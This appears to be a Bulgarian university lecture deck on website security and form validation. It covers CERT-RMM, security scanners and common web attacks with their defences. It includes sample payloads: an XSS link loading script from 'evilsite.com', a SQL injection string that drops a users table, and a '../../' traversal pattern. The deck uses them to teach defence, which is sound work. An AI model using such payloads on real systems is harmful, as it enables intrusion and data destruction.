Киберсигурност и устойчив бизнес

Упражнение #01

Съдържание

00

Въведение в тематиката


теми, проекти, екипи

Преподаватели

Лектор: гл. ас. д-р Георги Шарков,
gesha@esicenter.bg (ESI CEE), gsharkov@uni-plovdiv.bg, https://cyreslab.org/
Упражнения: гл. ас. д-р Мая Стоева,
may_vast@yahoo.com, mstoeva@uni-plovdiv.bg, http://edesign-bg.com/

...

Въведение > идеята



Въведение

Какво ще разглеждаме на лекции?

Моделът **CERT-RMM** > CERT® Resilience Management Model > 4 категории > 26 процесни области

// CERT = Computer Emergency Response Team

Моделът за управление на устойчивостта CERT® (CERT®-RMM) е иновативен и трансформиращ подход към предизвикателството “управление на оперативната устойчивост в сложни, развиващи се рискове среди”, в които живеем и учим в момента.

Въведение


Инженерни
ADM – Дефиниране и управление на активите
RRD – Разработване на изисквания за устойчивост
RRM – Управление на изискванията за устойчивост
SC – Непрекъснатост на услугите
CTRL –Управление на контролите
RTSE – Инженеринг на устойчиви технически решения

Организационни
EF –Организационен фокус
COMP – Съответствия
FRM – Управление на финансовите ресурси
HRM – Управление на човешките ресурси
RISK – Управление на риска
COMM – Комуникации
OTA – Организационно обучение и осведомяване

Оперативни
PM – Управление на хората
KIM – Управление на информация и знания
TM – Управление на технологии
EC – Контрол на средата (съоръженията)
AM – Управление на достъпа
ID - Управление на идентичностите
IMC – Управление и контрол на инцидентите
VAR – Анализ и адресиране на уязвимостите
EXD – Управление на външните зависимости

Процесни
MON – Мониторинг (наблюдение)
MA – Измерване и Анализ
OPD – Дефиниране на организационни процеси
OPF – Фокус върху организационните процеси

Въведение > идеята



Въведение

Какво ще правим на упражнения?

- Прилагане на наученото от лекции, тоест приложение на CERT-RMM в практиката.
- Разглеждане на видовете защити в уеб пространството.
- Създаване на различни Policy документи, спомагащи киберсигурността в една компания.
- Как да определяме риска и да защитим различните асети.
- Разработване и представяне на различни теми по Киберсигурност по екипи.

01

Защита на уеб сайтовете

разновидности

Защита на сайтовете

Сигурността на уебсайта изисква бдителност във всички аспекти на дизайна и използването на уебсайта. Тук ще разгледаме откъде идват заплахите и какво можете да направите, за да подсигурите вашето уеб приложение срещу най-често срещаните атаки.

Въведение

Какво представлява сигурността на уебсайта?:

Интернет е опасно място! Редовно слушаме за уебсайтове, които стават недостъпни поради атаки тип "denial of service" или показващи модифицирана (и често повредена) информация на началните си страници. В други случаи милиони пароли, имейл адреси и данни за кредитни карти са изтекли в публичното пространство, излагайки потребителите на уеб сайтове на финансов риск и... нерядко срам.

Целта на сигурността на уебсайта е да предотврати тези (или всякакви) видове атаки. По-официалната дефиниция на сигурността на уебсайта е действието/практиката за защита на уебсайтовете от неоторизиран достъп, използване, модификация, унищожаване или нарушаване.

Въведение

Ефективната сигурност на уебсайта изисква цялостни усилия за проектиране: във вашето уеб приложение, конфигурацията на уеб сървъра, политиките за създаване и подновяване на пароли и кода от страна на клиента. Въпреки че всичко това звучи много стряскащо, добрата новина е, че ако използвате уеб рамка от страна на сървъра, тя почти сигурно ще активира „по подразбиране“ стабилни и добре обмислени защитни механизми, срещу редица по-често срещани атаки. Други атаки могат да бъдат смекчаващ фактор при конфигурацията на нашия уеб сървър, например чрез активиране на HTTPS. Накрая, има публично достъпни инструменти за сканиране на уязвимости, които могат да ни помогнат да разберете дали сте направили очевидни грешки.

Инструменти за проверка на уеб сайт сигурността

- **https://sitecheck.sucuri.net** > *Можете да направите бърз тест за злонамерен софтуер, статус в черен списък, инжектиран СПАМ и повреди.*
- **https://www.ssllabs.com/ssltest/** > Qualys е от съществено значение за сканиране на вашия уебсайт за SSL/TLS неправилна конфигурация и уязвимости. Той предоставя задълбочен анализ на вашия https:// URL адрес, включително ден на изтичане, обща оценка, код, SSL/TLS версия, симулации, подробности за протокола, и много други. Добра практика е да стартирате теста на Qualys, след като направите каквито и да е промени, свързани с SSL/TLS.
- **https://hostedscan.com/?utm_source=geekflare&utm_medium=toplist&utm_campaign=online-scan** > онлайн услуга, която автоматизира сканирането на уязвимости за всеки бизнес. Тя предоставя изчерпателен набор от скенери на мрежи, сървъри и уебсайтове за рискове на сигурността. Управлявайте рисковете си чрез таблото за управление, отчети и сигнали.
- **Quttera: https://quttera.com/** > сканира уебсайта за злонамерени файлове, подозрителни файлове, потенциално подозрителни файлове, PhishTank, безопасно сърфиране (Google, Yandex) и списък с домейни зловреден софтуер.

Инструменти за проверка на уеб сайт сигурността

- **Intruder: https://www.intruder.io** > *мощен облачен скенер за уязвимости и намиране на слабости в цялата инфраструктура на уеб приложенията. Той предлага машина за сканиране за сигурност на ниво правителства и банки, но без висока сложност (Missing patches, Misconfigurations, Web application issues such as SQL injection & cross-site scripting, CMS issues).*
- **UpGuard: https://webscan.upguard.com/** > е външен инструмент за оценка на риска, който използва публично достъпна информация за оценка.
- **SiteGuarding: https://www.siteguarding.com/en** > помага да сканираме домейна за злонамерен софтуер, черен списък на уебсайтове, инжектиран спам, и много други. Скенерът е съвместим с WordPress, Joomla, Drupal, Magento, osCommerce, Bulletin и други платформи.
- **Observatory: https://observatory.mozilla.org/** > Mozilla наскоро представи инструмент, който помага на собственика на сайта да проверява различни елементи от сигурността. Той потвърждава защитата на OWASP хедъри, най-добрите практики на TLS и извършва тестове на трети страни от SSL Labs, High-Tech Bridge, Security Headers, HSTS Preload и др.
-

Инструменти за проверка на уеб сайт сигурността

- **Web Cookies Scanner: https://webcookies.org** > *безплатен инструмент за сигурност тип "всичко в едно", подходящ за сканиране на уеб приложения. Може да търси уязвимости и проблеми с поверителността на HTTP бисквитки, HTML5 localStorage, sessionStorage, Supercookies и Evercookies. Инструментът също така предлага безплатен скенер за злонамерен софтуер за URL адреси и скенер за HTTP, HTML и SSL/TLS уязвимости.*
- **Detectify: https://detectify.com/** > Напълно поддържана от етични хакери, услугата Detectify защитава домейни и уеб приложения и предлага автоматизиран мониторинг на сигурността и активите за откриване на повече от 1500 уязвимости.
- **Probely: https://probely.com/** > предоставя специалист по виртуална сигурност, който можете да добавите към вашия екип за разработка, екип по сигурността, DevOps или SaaS бизнес. Той ще сканира вашето уеб приложение и ще намери всичките му уязвимости. Можете да мислите за Probely като за семеен лекар, който дава периодична диагностика и ни казва какво да правим, за да отстраним даден проблем.

Инструменти за проверка на уеб сайт сигурността

- **Pentest-Tools: https://pentest-tools.com/website-vulnerability-scanning/website-scanner** > Скенерът за уязвимост на уебсайта е изчерпателен набор от инструменти, предлагани от Pentest-Tools, които включват решение за събиране на информация, тестване на уеб приложения, CMS тестване, тестване на инфраструктура и SSL тестване. По-специално, скенерът на уебсайтове е предназначен да открива често срещани уязвимости на уеб приложенията и проблеми с конфигурацията на сървъра.
- **ImmuniWeb:https://www.immuniweb.com/websec/** > Един от популярните скенери за сигурност на уебсайтове, ImmuniWeb, проверява вашия сайт спрямо следните стандарти: Съответствие с PCI DSS и GDPR, HTTP хедъри, включително CSP, CMS специфичен тест за WordPress и Drupal сайтове, както и уязвимости на ниво front-end.
- **WordPress Security Scanner: https://gf.dev/wordpress-security-scanner** > проверете на WordPress сайта ни за известни уязвимости.

Най-чести заплахи за сигурността на уебсайта (Website security threats)

Заплаха 1

Cross-Site Scripting (XSS)

...

Заплаха 2

SQL injection

...

Заплаха 3

Cross-Site Request Forgery (CSRF)

...

Най-чести заплахи за сигурността на уебсайта (Website security threats)

Заплаха 4

Clickjacking

...

Заплаха 5

Denial of Service (DoS)

...

Заплаха 6

Directory Traversal

...

Най-чести заплахи за сигурността на уебсайта (Website security threats)

Заплаха 7

File Inclusion

...

Заплаха 8

Command Injection

...

...

Cross-Site Scripting (XSS)

Внимание: В исторически план XSS уязвимостите са най-честия тип заплаха за сигурността.
XSS е термин, използван за описание на клас атаки, които позволяват на нападателя да внедри client-side скрип през уебсайта в браузъра на потребителите.

Cross-Site Scripting (XSS)

Тъй като инжектираният код идва в браузъра от сайта, скриптът се приема за доверен и може да прави неща като изпращане на бисквитката за упълномощаване от потребителя до хакера. Когато нападателят получи бисквитката, той може да влезе в сайта, сякаш е потребителят и да направи всичко, което потребителят може, като например да достъпи данните за кредитната карта, да види данните за контакт или да промени паролите. XSS уязвимостите са разделени на отразени (reflected) и постоянни (persistent), въз основа на това как сайтът връща инжектираните скриптове в браузъра. Отразена XSS уязвимост възниква, когато потребителското съдържание, което се предава на сървъра, се връща незабавно и не е модифицирано за показване в браузъра. Всички скриптове в оригиналното потребителско съдържание ще се изпълнят, когато се зареди новата страница. Например, да кажем че имаме функция за търсене в сайта, където думите за търсене са кодирани като URL параметри и тези термини се показват заедно с резултатите. Нападателят може да създаде search link, която да съдържа злонамерен скрипт като параметър.

Cross-Site Scripting (XSS)

Напр. http://mysite.com?q=beer<script%20src="http://evilsite.com/tricky.js"></ script>) и да го изпрати при натискането й по имейл до друг потребител. Това дава на нападателя цялата информация, от която се нуждае, за да влезе в сайта като целеви потребител, като потенциално прави покупки като потребител или споделя информацията си за контакт.

Постоянна (persistent) XSS уязвимост възниква, когато злонамереният скрипт се съхранява на уебсайта и след това по-късно се показва непроменен за други потребители, които неволно го изпълняват. Например, дискусионна дъска (discussion board), която приема коментари, съдържащи немодифициран HTML, може да съхранява злонамерен скрипт. Когато се покажат коментарите, скриптът се изпълнява и може да изпрати на хакера информацията, необходима за достъп до акаунта на потребителя. Този вид атака е изключително популярна и мощна, тъй като "нападателят" може дори да няма пряк ангажимент с жертвите.

Cross-Site Scripting (XSS)

Докато данните от POST или GET заявките са най-често срещаният източник на XSS уязвимости, то всички останали също са потенциално уязвими: данни за бисквитки, изобразени от браузъра, или потребителски файлове, които се upload-ват и показват.

Най-добрата защита срещу XSS уязвимости е да премахнете или деактивирате всяко маркиране, което потенциално може да съдържа инструкции за изпълнение на кода. За HTML това включва елементи, като <script>, <object>, <embed> и <link>.

Процесът на модифициране на потребителски данни, така че да не могат да се използват за изпълнение на скриптове или по друг начин да повлияят на изпълнението на сървърния код, е известен като санитизиране на входа (input sanitization). Много уеб рамки автоматично санитизират входа по подразбиране от потребителя на HTML формулярите.

SQL injection

SQL injection уязвимостите позволяват на злонамерените потребители да изпълняват произволен SQL код/заявки в базата данни, позволявайки достъп до информация, промяна или изтриване, независимо от разрешенията на потребителя.

SQL injection

Успешна атака чрез SQL injection може да подправи самоличности, да създаде нови самоличности с права за администриране, да получи достъп до всички данни на сървъра или да унищожи/промени данните, за да ги направи неизползваеми.

Типовете SQL injection включват Error-based SQL injection, SQL injection основана на логически грешки и Time-based SQL injection.

Тази уязвимост е налице, ако входа на потребителя, който се предава към базов SQL израз, може да промени значението на израза. Например, следният код е предназначен да върне всички потребители с конкретно име (userName), което е предоставено от HTML формуляр:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Ако потребителят посочи истинско име, изявлението ще работи по предназначение. Въпреки това, злонамерен потребител може напълно да промени поведението на този SQL израз към новия израз в следващия пример, като посочи текста в удебелен шрифт за `userName`.

SQL injection

SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';
Модифицираният израз създава валидна SQL заявка, която изтрива таблицата с потребители и избира всички данни от таблицата *userinfo,* (която разкрива информацията за всеки потребител). Това работи, защото първата част от инжектирания текст (a';) завършва оригиналния израз.

За да избегнете този вид атака, трябва да гарантирате, че всички потребителски данни, които се предават към SQL заявка, не могат да променят естеството й. Един от начините за това е да “escape”-вате всички знаци във входа на потребителя, които имат специално значение в SQL.

Внимание: SQL операторът третира символа **'** като начало и край на низов литерал. Ако поставим обратната наклонена черта пред този знак (\'), то ние ще “escape”-нем/филтрираме символа и казваме на SQL вместо това да го третира като обикновен знак (част от низа).

SQL injection

В следващата заявка нив ще пропуснем символа '. SQL вече ще интерпретира името като целия низ с удебелен шрифт:

```
SELECT * FROM users WHERE name = 'a\';DROP TABLE users; SELECT * FROM userinfo WHERE \'t\' = \'t';
```

Работните уеб рамки често сами се грижат за това филтриране.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) или фалшифицирането на междусайтови заявки представляват атаки, които позволяват на зловредни потребители да изпълняват операции чрез използването на права от друг потребител без неговото знание и позволение.

Cross-Site Request Forgery (CSRF)

Този тип атака най-добре се обяснява с пример. Нека приемем, че Джон е злонамерен потребител, който знае, че конкретен сайт позволява на вписани в системата потребители да изпращат пари към определен акаунт, използвайки HTTP POST заявка, която включва името на акаунта и сумата пари. Джон създава формуляр, който включва неговите банкови данни и сума пари като скрити полета и го изпраща по имейл до други потребители на сайта (с бутона Submit, маскиран като връзка към сайт за „бързо забогатяване“).

Ако потребител щракне върху бутона за изпращане, HTTP POST заявката ще бъде изпратена до сървъра, съдържаща подробностите за транзакцията и всички бисквитки от страна на клиента, които браузърът асоциира със сайта (добавянето на свързани бисквитки на сайт към заявките е нормално поведение на браузъра). Сървърът ще провери бисквитките и ще ги използва, за да определи дали потребителят е влязъл или не и дали има права да извърши транзакцията.

Cross-Site Request Forgery (CSRF)

Резултатът е, че всеки потребител, който щракне върху бутона Изпращане, докато е влязъл в сайта за търговия, ще извърши транзакцията и ... Джон забогатява.

Бележка: Номерът тук е, че Джон не трябва да има достъп до бисквитките на потребителя (или идентификационни данни за достъп). Браузърът на потребителя съхранява тази информация и автоматично я включва във всички заявки към свързания сървър.

Един от начините за предотвратяване на този тип атака е сървърът да изисква POST заявките да включват специфична за потребителя генерирана от сайта "тайна"/ключ. Тя/той ще бъде предоставена от сървъра при изпращане на уеб формуляра, използван за извършване на трансфери. Този подход не позволява на Джон да създаде своя собствена форма, защото той би трябвало да знае тайната, която сървърът предоставя на потребителя. Дори да открие ключа и да създаде формуляр за конкретен потребител, той вече няма да може да използва същата форма, за да атакува всеки потребител. Уеб рамки често включват такива механизми за превенция на CSRF.

Clickjacking


При тази атака злонамерен потребител прихваща кликванията, предназначени за видимия top-level сайт и ги пренасочва към скрита отдолу страница.

Clickjacking


Тази техника може да се използва например за показване на легитимен банков сайт, който прилъгва потребителя да се идентифицира с данни за вход, които веднага се прихваща от невидим <iframe>, контролиран от нападателя. Clickjacking може също да се използва, за да накара потребителя да щракне върху бутон от видимия сайт, който изпълнява съвсем различна функционалност. Като защита, ние можем да предоставим механизъм за превенция на вграждането на уеб приложението ни в iframe на друг сайт, като зададем подходящите HTTP хедъри.

Denial of Service (DoS)


DoS обикновено се постига чрез претоварване/бомбардиране на целеви сайт с фалшиви заявки, така че достъпът до сайт да бъде прекъснат за легитимните потребители.



Denial of Service (DoS)



Заявките може да са многобройни или поотделно да консумират големи количества ресурс (например бавно четене или качване на големи файлове). Защитите от DoS обикновено работят чрез идентифициране и блокиране на „лошия“ трафик, като същевременно позволяват преминаването на легитимни съобщения. Тези защити обикновено се намират преди или в уеб сървъра (те не са част от самото уеб приложение).



Directory Traversal (File and disclosure)

При тази атака злонамерен потребител се опитва да получи достъп до части от файловата система на уеб сървъра, до които не би трябвало да има достъп.

Directory Traversal (File and disclosure)



Тази уязвимост възниква, когато потребителят може да предава имена на файлове, които включват специални за навигация на файловата система знаци, (например ../../). Решението е да санитизираме входа, преди да го използваме.

File Inclusion (изпълнение на файл)


При тази атака потребителят може да посочи "непреднамерен" файл за визуализация или изпълнение на данни, предавани на сървъра. Когато се зареди, този файл може да бъде изпълнен на уеб сървъра или от страна на клиента (което води до XSS атака). Решението е отново санитизиране на входа, преди да го обработим.

Command Injection

Атаките чрез command injection позволяват на злонамерен потребител да изпълнява произволни системни команди в операционната система на хоста. Решението е да се санитизира въведеният от потребителя вход, преди да се използва в системни извиквания.

Почти всички пробиви в сигурността (security exploits), описани в предишните слайдове са успешни, когато уеб приложението се доверява на данните, идващи от браузъра. Каквото и да правите, за да подобрите сигурността на вашия уебсайт, трябва да санитизирате всички данни, произхождащи от потребителя, преди да ги покажете в браузъра, да ги използвате в SQL заявките или да ги прехвърлите към команди на операционната или файловата система.
Предупреждение: Най-важният урок, който можете да научите за сигурността на уебсайта, е никога да не се доверявате на данни от браузъра. Това включва, но не се ограничава до данни в URL параметрите на GET заявки, POST заявки, HTTP заглавки и бисквитки и качени от потребителя файлове. *Винаги проверявайте и санитизирайте всички входящи данни. За съжаление винаги трябва да предполагате най-лошото.*



Други конкретни стъпки за защита

- Използвайте по-ефективно управление на пароли. Насърчавайте силни пароли. Помислете за двуфакторно удостоверяване за вашия сайт (two-factor authentication), така че в допълнение към парола, потребителят трябва да въведе друг код за удостоверяване (обикновено такъв, който се доставя чрез някакъв физически хардуер, който ще има само потребителят, като например код в SMS, изпратен до техния телефон).
- Използвайте инструменти за сканиране на уязвимости, за да извършите автоматизирано тестване на сигурността на вашия сайт.

Други конкретни стъпки за защита

- Конфигурирайте вашия уеб сървър да използва HTTPS и HTTP Strict Transport Security (HSTS). HTTPS криптира данните, изпратени между вашия клиент и сървър. Това гарантира, че идентификационните данни за вход, бисквитките, данните за POST заявки и информацията за хедърите не са лесно достъпни за нападателите.
- Следете най-популярните заплахи (прегледайте текущи списък на OWASP) и обърнете внимание на най-често срещаните уязвимости: **https://owasp.org/www-project-top-ten/**
- Съхранявайте и показвайте само данни, от които се нуждаете. Например, ако вашите потребители трябва да съхраняват чувствителна информация като данни за кредитна карта, покажете само достатъчната част от номера на картата, за да може тя да бъде идентифицирана от потребителя, а не цялата, за да може предотвратите копиране от зловредни потребители, които да я използват на друг сайт. Най-често срещаният модел в този момент е да се показват само последните 4 цифри от номера на картата.
- Уеб рамките могат да помогнат за предотвратяване на много от най-често срещаните злонамерени атаки!

02


Валидаци на форми

разновидности


Валидиране на уеб форми

Уеб формулярите са много мощен инструмент за взаимодействие с потребителите. Най-често те се използват за събиране на данни от потребители или им позволяват да контролират потребителския интерфейс. Въпреки това, поради исторически и технически причини, невинаги е очевидно как да ги използваме в пълния им потенциал. Тук ще покрием всички основни аспекти на уеб формулярите. От маркирането на тяхната HTML структура, стилизиране на контролите вътре, валидиране на данните от формуляра и подаване на данни към сървъра.

Овладяването на формулярите изисква повече от обикнови HTML познания. Затова трябва да разгледаме някои специфични техники за стилизиране на контролите вътре, както и да притежаваме известни познания за скриптове, за да можем допълнително да валидираме и създаваме персонализирани контроли.



Видове валидация на форми



01

Client-side validation

Видове

02

Server-side validation

Видове


Шестте компонента на уеб формуляра


Ние използваме следните HTML елементи, за да създадем един уеб формуляр: <form>, <label>, <input>, <textarea> и <button>.

Всяка форма трябва да съдържа следните 6 компонента:

1. **Етикети:** за да обясните на потребителите за какво се отнасят контролите.
2. **Входящи полета:** за събиране на данни и получаване на обратна връзка. *Те включват:* текстови полета, полета за пароли, радио бутони, бутони за отметки слайдери и други.
3. **Действия:** това са линковете или бутоните, които при натискане обработват по някакъв начин формата.
4. **Помощ:** Допълнителни описания какво да правим с конкретна форма.
5. **Съобщения:** те дават обратна връзка на потребителя, въз основа на входа, който е подал. Съобщенията могат да бъдат позитивни (когато формата е попълнена правилно) или негативни (напр. “Потребителското име, което сте въвели вече е заето!”).
6. **Валидация:** Тези мерки гарантират, че данните, предоставени от потребителя, отговарят на приемливите параметри.

Шестте компонента на уеб формуляра





Трите аспекта на формулярите

Въпреки разликите в оформлението, функционалността и целта, според Каролайн Джарет и Джери Гафни в книгата си „Формуляри, които работят: Проектиране на уеб формуляри за използваемост”, **всички формуляри имат три основни аспекта:**

1. **Взаимовръзка (Relationship):** Формулярите установяват връзка между потребителя и организацията.
2. **Разговор (Conversation):** Те установяват диалог между потребителя и организацията.
3. **Външен изглед (Appearance):** По начина, по който изглеждат, установяват връзката и интеракцията с потребителя.

Трите аспекта на формулярите

	Top	Right	Left
Speed of Completion	Fastest →		Slowest
Horizontal Space Needed	Least →		Most
Vertical Space Needed	Most →		Least
Space Available For Label Text	Most →		Least
Proximity To Input	Closest →		Least Close
User Eye Movement	Down	Down & Right	Down & Right
Time To Move From Label To Input (*)	50ms	240ms	500ms
Ideal For	Simple Forms	Less Simple Forms	Complex Forms

https://www.uxmatters.com/mt/archives/2006/07/label-placement-in-forms.php

Литература

- https://developer.mozilla.org/en-US/docs/Learn/Forms/Form_validation
- https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Website_security
- https://geekflare.com/online-scan-website-security-vulnerabilities/
- https://developer.mozilla.org/en-US/docs/Learn/Forms/Form_validation
- https://www.w3schools.com/js/js_validation.asp
- https://www.w3schools.com/html/html_form_attributes.asp
- https://developers.google.com/recaptcha/intro
- https://owasp.org/www-project-top-ten/
- https://www.smashingmagazine.com/2018/08/ux-html5-mobile-form-part-1
- https://www.smashingmagazine.com/2018/08/ux-html5-mobile-form-part-2
- https://www.smashingmagazine.com/2011/11/extensive-guide-web-form-usability/
- https://www.uxmatters.com/mt/archives/2006/07/label-placement-in-forms.php

Благодаря!

Въпроси?

may_vast@yahoo.com | mstoeva@uni-plovdiv.bg
http://edesign-bg.com